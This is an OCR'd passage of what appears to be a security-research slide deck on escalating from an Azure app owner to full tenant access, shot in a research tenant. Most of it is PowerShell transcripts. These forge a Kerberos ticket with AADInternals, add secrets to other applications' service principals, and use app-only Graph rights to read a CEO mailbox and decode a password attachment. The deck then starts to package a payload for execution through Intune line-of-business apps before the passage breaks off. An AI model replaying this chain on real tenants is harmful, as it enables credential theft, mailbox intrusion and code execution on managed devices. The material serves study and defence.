>>     "@odata.id" = "https://graph.microsoft.com/v1.0/directoryObjects/$principalId"
>> }
PS C:\Users\Admin\Desktop>
```


FROM APP OWNER TO AZURE FULL ACCESS





LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX





LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX



LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

```
PS C:\Payload> $kerberos=New-AADIntKerberosTicket -SidString "S-1-5-21-1397566890-10752427-3985329067-1104" -Hash "59780
PS C:\Payload> Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain "entraresearcher.onmicrosoft.com"
[redacted]
PS C:\Payload> $aadGraphtoken = Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain "entraresearcher.onmi
crosoft.com"
PS C:\Payload> $aadGraphtoken = Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain "entraresearcher.onmi
crosoft.com"
PS C:\Payload> Connect-AzureAD -AadAccessToken $aadGraphtoken -TenantId "[redacted]"

cmdlet Connect-AzureAD at command pipeline position 1
Supply values for the following parameters:
AccountId: n.kiriazis@entraresearcher.onmicrosoft.com

Account                                      Environment TenantId                              TenantDomain
-------                                      ----------- --------                              ------------
n.kiriazis@entraresearcher.onmicrosoft.com   AzureCloud  [redacted]
```

LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

```
PS C:\Payload> Get-AzureADApplication | Select-Object DisplayName, ObjectId

DisplayName                                 ObjectId
-----------                                 --------
Intune-Manager                              0a6744ab-8d60-4875-8d17-fa2cba2abefb
IdentityGovUserApp                          1dfb20a7-5cdf-4c8c-85f2-017c010af7bd
PAM-Manager                                 6bb48641-bf32-403c-808d-9e9724daa0f6
Email-Protection                            90cd59ac-62eb-4268-80db-dfe71642ad19
AttackerApp                                 a278ab67-2890-4502-a6d0-198c4a6c5506
ConnectSyncProvisioning_AZADCON-SRV_50ccd99f8d9a e54d22ed-df24-455e-b356-77967936794e


PS C:\Payload> $pwd = New-AzureADApplicationPasswordCredential -ObjectId "90cd59ac-62eb-4268-80db-
 (Get-Date).AddYears(1)
PS C:\Payload> $pwd


CustomKeyIdentifier :
EndDate             : 7/8/2026 1:43:31 PM
KeyId               :
StartDate           : 7/8/2025 1:43:31 PM
Value               : [redacted]
```

```
PS C:\Payload> $emailClientId = '2cdc4a07-8be4-4fa1-b5a7-93fdf42db9cf'
PS C:\Payload> $emailClientSecret = '[redacted]
fR08='
PS C:\Payload> $tenantId = '[redacted]'
PS C:\Payload>
PS C:\Payload>
PS C:\Payload> $secureSecret = ConvertTo-SecureString $emailClientSecret -As
PlainText -Force
PS C:\Payload> $ClientSecretCredential = New-Object -TypeName System.Managem
ent.Automation.PSCredential -ArgumentList $emailClientId, $secureSecret
PS C:\Payload> Connect-MgGraph -TenantId $TenantId -ClientSecretCredential $
ClientSecretCredential
Welcome to Microsoft Graph!

Connected via apponly access using 2cdc4a07-8be4-4fa1-b5a7-93fdf42db9cf
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message.

PS C:\Payload> Get-MgContext


ClientId              : 2cdc4a07-8be4-4fa1-b5a7-93fdf42db9cf
TenantId              : [redacted]
Scopes                : {Mail.ReadWrite, User.Read.All, Mail.Read,
                        Organization.Read.All}
AuthType              : AppOnly
TokenCredentialType   : ClientSecret
CertificateThumbprint :
CertificateSubjectName :
SendCertificateChain  : False
Account               :
AppName               : Email-Protection
ContextScope          : Process
```


LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

```
PS C:\Payload> $upn = "ceo@entraresearcher.onmicrosoft.com"
PS C:\Payload> $messages = Get-MgUserMessage -UserId $upn -Filter "hasAttachments eq true" -All:$true -Property "id,subject,receivedDateTime,hasAttachments"

PS C:\Payload> $messages |Format-List Id, Subject, ReceivedDateTime, hasAttachments


Id               : AQMkADIxYmMwYmRhLWI1NQBkLTRiZWItODM0OS0xZThjNTllYTc4OTUARgAAA55BGO4M1H1JrDKdxovg58oHABWdovHo7UNBkOkikKpg7lQAAAIBDAAAABWdovHo7UNBkOkikKpg
                   7lQAAAJpCQAAAA==
Subject          : Sensitive Information Attached
ReceivedDateTime : 7/7/2025 4:18:32 PM
HasAttachments   : True
```

LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

```
PS C:\Payload> $upn = "ceo@entraresearcher.onmicrosoft.com"
PS C:\Payload> $messages = Get-MgUserMessage -UserId $upn -Filter "hasAttachments eq true" -All:$true -Property "id,subject,receivedDateTime,hasAttachments"

PS C:\Payload> $messages |Format-List Id, Subject, ReceivedDateTime, hasAttachments

Id
Subject
ReceivedDa
HasAttachm

PS C:\Payload> $attachments = Get-MgUserMessageAttachment -UserId $upn -MessageId $messages.Id -All:$true
PS C:\Payload> $attachments| Format-List


ContentType           : text/plain
Id                    : AQMkADIxYmMwYmRhLWI1NQBkLTRiZWItODM0OS0xZThjNTllYTc4OTUARgAAA55BGO4M1H1JrDKdxovg58oHABW
                        kKpg7lQAAAJpCQAAAAESABAA8RyZXXuAFkCGoatnM51MvQ==
IsInline              : False
LastModifiedDateTime  : 7/7/2025 4:18:32 PM
Name                  : ceo-password.txt
Size                  : 243
AdditionalProperties  : {[@odata.type, #microsoft.graph.fileAttachment], [@odata.mediaContentType, text/plain],
                        TWZALVByMHRlY3QzRA==]}



PS C:\Payload> $base64 = $attachments.AdditionalProperties['contentBytes']
PS C:\Payload> $bytes = [Convert]::FromBase64String($base64)
PS C:\Payload> $text = [System.Text.Encoding]::UTF8.GetString($bytes)
PS C:\Payload> Write-Host $text
Mf@-Pr0tect3D
```

CODE EXECUTION VIA INTUNE LOB APPS



CODE EXECUTION VIA INTUNE LOB APPS

CODE EXECUTION VIA INTUNE LOB APPS

But What's New?

DeviceManagementApps.ReadWrite.All	Read and write Microsoft Intune apps
DeviceManagementCloudCA.Read.All	
DeviceManagementCloudCA.ReadWrite.All	
DeviceManagementConfiguration.Read.All	
DeviceManagementConfiguration.ReadWrite.All	


App types in Microsoft Intune

Intune supports a wide range of app types. The available options differ for each app type. Intune lets you add and assign the following app types:

Expand table

App types	Installation	Updates
Apps from the store (store apps)	Intune installs the app on the device.	App updates are automatic.
Apps written in-house or as a custom app (line-of-business)	Intune installs the app on the device (you supply the installation file).	You must update the app.
Apps that are built in (built-in apps)	Intune installs the app on the device.	App updates are automatic.
Apps on the web (web link)	Intune creates a shortcut to the web app on the device home screen.	App updates are automatic.
Apps from other Microsoft services	Intune creates a shortcut to the app in the Company Portal. For more information, see App source setting options.	App updates are automatic.

CODE EXECUTION VIA INTUNE LOB APPS




DeviceManagementApps.ReadWrite.All

Expand table

Category	Application	Delegated
Identifier	78145de6-330d-4800-a6ce-494ff2d33d07	7b3f05d5-f68c-4b8d-8c59-a2ecd12f24af
DisplayText	Read and write Microsoft Intune apps	Read and write Microsoft Intune apps
Description	Allows the app to read and write the properties, group assignments and status of apps, app configurations and app protection policies managed by Microsoft Intune, without a signed-in user.	Allows the app to read and write the properties, group assignments and status of apps, app configurations and app protection policies managed by Microsoft Intune.
AdminConsentRequired	Yes	Yes

CODE EXECUTION VIA INTUNE LOB APPS




```
PS C:\Users> $pwd = New-AzureADApplicationPasswordCredential `
>>   -ObjectId $app.ObjectId `
>>   -EndDate (Get-Date).AddYears(1)
PS C:\Users> $pwd


CustomKeyIdentifier :
EndDate             : 7/7/2026 12:39:36 PM
KeyId               :
StartDate           : 7/7/2025 12:39:36 PM
Value               : [redacted]
```

CODE EXECUTION VIA INTUNE LOB APPS

```
PS C:\Users> $tenantid = '[redacted]'
PS C:\Users> $clientId     = $appId
PS C:\Users> $clientSecret = $clientSecret
PS C:\Users> $body = @{
>>   client_id     = $clientId
>>   scope         = "https://graph.microsoft.com/.default"
>>   client_secret = $clientSecret
>>   grant_type    = "client_credentials"
>> }
PS C:\Users> $resp = Invoke-RestMethod -Method Post `
>>   -Uri "https://login.microsoftonline.com/$tenantId/oauth2/v2.0/token" `
>>   -Body $body
PS C:\Users> $token = $resp.access_token
PS C:\Users>
PS C:\Users> # Common headers
PS C:\Users> $headers = @{
>>   "Authorization" = "Bearer $token"
>>   "Content-Type"  = "application/json"
>> }
PS C:\Users> $token
e[redacted]
```

CODE EXECUTION VIA INTUNE LOB APPS

Wait, what files can we upload?

Learn / Microsoft Intune / Intune service / Ask Learn


Prepare Win32 app content for upload

05/15/2025

Before you can add a Win32 app to Microsoft Intune, you must prepare the app by using the Microsoft Win32 Content Prep Tool.

Convert the Win32 app content

Use the Microsoft Win32 Content Prep Tool to preprocess Windows classic (Win32) converts application installation files into the *.intunewin* format. The tool also detects



CODE EXECUTION VIA INTUNE LOB APPS

```
PS C:\Payload> cat .\payload.ps1
whoami | Out-File -FilePath 'C:\whoami.txt' -Encoding ASCII
PS C:\Payload> Invoke-PS2EXE -InputFile C:\Payload\payload.ps1 -OutputFile C:\Payload\payload.exe -NoConsole
PS2EXE-GUI v0.5.0.31 by Ingo Karstein, reworked and GUI support by Markus Scholtes


Reading input file C:\Payload\payload.ps1
Compiling file...

Output file C:\Payload\payload.exe written
PS C:\Payload>
```

```
INFO   Removing temporary files==================]   100%
                                                 =====]   100%
INFO   Removed temporary files within 6 milliseconds  100%

INFO   File 'C:\Payload\Package\payload.intunewin' has been generated successfully
```

```
PS C:\Payload> .\IntuneWinAppUtil.exe --help
Version 1.8.6.0
Sample commands to use the Microsoft Intune App

IntuneWinAppUtil -v
  This will show the tool version.
IntuneWinAppUtil -h
  This will show usage information for the tool.
IntuneWinAppUtil -c <source_folder> -s <source_setup_file> -o <output_folder> <-a> <catalog_folder> <-q>
  This will generate the .intunewin file from the specified source folder and setup file.
  For MSI setup file, this tool will retrieve required information for Intune.
  If -a is specified, all catalog files in that folder will be bundled into the .intunewin file.
  If -q is specified, it will be in quiet mode. If the output file already exists, it will be overwritten.
  Also if the output folder does not exist, it will be created automatically.
IntuneWinAppUtil
  If no parameter is specified, this tool will guide you to input the required parameters step by step.
```

```
INFO   Done!!!===================================]   100%

Name
----
payload.intunewin
```

CODE EXECUTION VIA INTUNE LOB APPS

Off to Payload Upload!

Well, not so fast Dude!

Add a Win32 app to Intune

The following steps help you add a Windows app to Intune:

1. Sign in to the Microsoft Intune admin center.
2. Select **Apps** > **All Apps** > **Create**.
